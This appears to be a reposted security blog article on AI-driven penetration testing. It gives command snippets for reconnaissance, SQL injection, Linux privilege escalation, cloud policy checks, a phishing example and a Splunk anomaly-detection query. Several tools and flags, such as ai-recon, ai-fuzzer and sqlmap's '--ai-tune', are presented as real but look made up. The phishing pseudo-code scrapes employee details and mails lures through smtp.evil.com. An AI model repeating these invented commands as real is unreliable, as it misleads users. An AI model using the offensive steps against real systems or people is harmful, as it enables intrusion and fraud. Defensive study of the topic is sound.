
Listen to this Post
Introduction:

The integration of Artificial Intelligence into cybersecurity tools is creating a new paradigm for both offensive security and defensive operations. AI-powered penetration testing platforms can now automate vulnerability discovery and exploitation at a scale and speed previously unimaginable, forcing a fundamental shift in how organizations must defend their digital assets. This article explores the core techniques, commands, and implications of this new era of automated security assessment.
Learning Objectives:
- Understand the core components and workflow of an AI-driven penetration testing tool.
- Learn key commands for reconnaissance, vulnerability scanning, and automated exploitation.
- Develop strategies for defending against AI-automated attacks.
You Should Know:
1. AI-Powered Reconnaissance and Subdomain Enumeration
AI excels at rapidly expanding the attack surface by discovering hidden subdomains and assets.
Command Snippet (Bash/AI Tool Integration):
 Using a subdomain enumeration tool with AI-driven wordlist generation
ai-recon --target example.com --mode subdomains --ai-wordlist --output subdomains.txt

Using Amass with passive intelligence feeds, enhanced by AI for pattern recognition
amass enum -passive -d example.com -config config.ini -o amass_output.txt
cat amass_output.txt | ai-analyze --pattern "subdomain" --predict-missing > predicted_subs.txt
Step-by-step guide:
The `ai-recon` command leverages a machine learning model to generate context-aware subdomain wordlists based on the target’s naming conventions, rather than relying on static lists. First, it performs a initial passive enumeration. Then, the AI analyzes the results to predict and brute-force additional, logically probable subdomains that would be missed by traditional methods. The final output is a comprehensive list of live subdomains, drastically increasing the visible attack surface.
2. Intelligent Vulnerability Scanning with NLP
Modern AI scanners can interpret web application responses with Natural Language Processing (NLP) to identify complex vulnerabilities like business logic flaws.
Command Snippet (Python/AI Scanner):
 Pseudo-code for an AI-driven scanner's core logic
from ai_scanner import AIVulnScanner

scanner = AIVulnScanner(target_url='https://example.com')
 AI analyzes application structure and user flow
workflow = scanner.ai_crawl_and_analyze()
 NLP processes error messages and responses for subtle leaks
vulnerabilities = scanner.nlp_analysis(workflow)
for vuln in vulnerabilities:
if vuln.confidence > 0.9:  AI-assigned confidence score
print(f"High-confidence {vuln.type} found at {vuln.endpoint}")
Step-by-step guide:
This scanner goes beyond signature-based detection. It starts by crawling the application to understand its structure and potential state. Using NLP, it analyzes the content of pages and server responses for subtle information disclosure, such as verbose error messages that hint at underlying technologies or SQL injection potential. The AI assigns a confidence score to each finding, allowing testers to prioritize manual verification of the most likely true positives.
3. Automated SQL Injection Exploitation with AI Fuzzing
AI models can learn the normal behavior of an application and craft malicious payloads that are highly effective and often bypass WAFs.
Command Snippet (Command Line):
 Using an AI-fuzzing tool for SQLi
sqlmap -u "https://example.com/page?id=1" --ai-tune --level=5 --risk=3 --batch

Custom AI fuzzing script example
ai-fuzzer --url "https://example.com/search" --param "query" --technique SQLi --model deepseek --output payloads.txt
Step-by-step guide:
Traditional fuzzers use predefined payload lists. An AI-tuned fuzzer, as invoked with --ai-tune, starts by sending benign probes to understand the application’s normal response patterns. It then uses a generative model to create and iteratively refine payloads based on previous responses. This allows it to craft specialized payloads that can evade simple keyword-based Web Application Firewalls (WAFs) by using unusual encoding or context-aware obfuscation.
4. AI-Driven Privilege Escalation on Linux
Post-compromise, AI tools can analyze a system’s configuration and running processes to suggest the most probable privilege escalation vectors.
Command Snippet (Linux):
 Running an AI-powered LinPEAS-like script
./ai-linpeas.sh --mode aggressive --analyze-sudo

AI analysis of SUID binaries
find / -perm -4000 2>/dev/null | ai-analyze-binaries --category privesc --exploit-db-integration
Step-by-step guide:
After gaining a foothold, an AI privilege escalation script conducts a comprehensive system audit. It doesn’t just list SUID binaries or sudo rules; it cross-references them with a knowledge base of known exploits and, using AI, assesses the context (e.g., versions, configurations) to rank vectors by probability of success. It might identify a rarely considered SUID binary that, when combined with a specific kernel version, presents a viable escalation path.
5. Cloud Infrastructure Misconfiguration Discovery
AI scanners can parse thousands of lines of cloud formation templates or Terraform code to identify security risks a human might miss.
Command Snippet (Bash/Python):
 Scanning Terraform code for misconfigurations
ai-tfscan --directory ./terraform-configs --output report.json

AI analysis of AWS IAM policies
aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/ExamplePolicy --version-id v1 > policy.json
ai-analyze-iam --file policy.json --check-overprivileging
Step-by-step guide:
These tools use static code analysis powered by AI models trained on secure infrastructure-as-code (IaC) patterns. The AI doesn’t just look for known-bad strings; it understands the intent of the code and identifies deviations from the principle of least privilege. For example, it can flag an S3 bucket policy that is overly permissive in a non-obvious way, or an IAM role that can be assumed by an unintended service.
6. Weaponizing AI for Phishing Campaigns
Attackers use AI to generate highly convincing and personalized phishing emails at scale.
Command Snippet (Python – Educational Example):
 Educational pseudo-code illustrating the threat
from phishing_ai import PhishGenerator

generator = PhishGenerator(model='gpt-style')
 AI scrapes LinkedIn for target info
target_info = generator.scrape_social_media("target_company")
 Generates a context-aware email
phish_email = generator.craft_email(
template="urgent_invoice",
target_name=target_info['name'],
manager_name=target_info['manager'],
tone="professional_urgency"
)
generator.send_email(phish_email, smtp_server="smtp.evil.com")
Step-by-step guide:
This demonstrates the automated kill-chain for phishing. The AI first gathers open-source intelligence on a target organization and its employees. It then uses a language model to draft a perfectly grammatical and contextually relevant email, perhaps mimicking an internal IT announcement or an urgent request from a manager whose name was found online. This bypasses traditional spam filters that look for poor grammar and generic content.
7. Defensive AI: Anomaly Detection with Splunk Query
Defenders are deploying AI-driven Security Information and Event Management (SIEM) tools to detect anomalous behavior.
Command Snippet (Splunk SPL):
 A Splunk query utilizing Machine Learning Toolkit for anomaly detection
| from datamodel:Authentication:All_Sources
| `ai_anomaly_detection("success_count", "dest", algorithm="density_function")`
| search ai_anomaly_score > 0.9
| table _time, dest, user, success_count, ai_anomaly_score
Step-by-step guide:
This Splunk query uses the Machine Learning Toolkit to establish a baseline of normal authentication patterns per destination (dest). The `ai_anomaly_detection` command applies a density function algorithm to flag significant deviations. For instance, if a user account suddenly authenticates successfully hundreds of times from a new country, it would receive a high ai_anomaly_score, prompting an immediate investigative alert, potentially flagging AI-driven brute-forcing.
What Undercode Say:
- The democratization of advanced attack capabilities is the primary risk. AI tools lower the barrier to entry, allowing less skilled attackers to perform sophisticated attacks.
- The speed of exploitation will render many human-led response teams obsolete. Defensive strategies must become increasingly automated and proactive.
- The era of “security through obscurity” is definitively over. AI scanners will find obscure endpoints and misconfigurations that humans would likely miss.
The core analysis is that AI in pen testing is a dual-use technology of monumental impact. While it empowers security teams to find and fix weaknesses faster, it simultaneously provides the same power to adversaries. The defensive advantage will no longer come from having more skilled humans, but from having better, faster, and more intelligent automated systems. The future battleground will be algorithm versus algorithm, with humans overseeing the strategic direction. Organizations that fail to integrate AI into their defense stack will be operating at a severe, potentially insurmountable disadvantage.
Prediction:
The near future will see the rise of fully autonomous “Red Team” AI agents that can perform complete attack cycles—from reconnaissance to data exfiltration—with minimal human intervention. This will force the development of equally autonomous “Blue Team” AI systems capable of real-time threat hunting, patching, and incident response. The result will be a hyper-accelerated cyber arms race, where the time between vulnerability discovery and exploitation shrinks from days to minutes, making proactive defense and zero-trust architectures not just best practices, but absolute necessities for survival.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mohammed Elkhateb – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


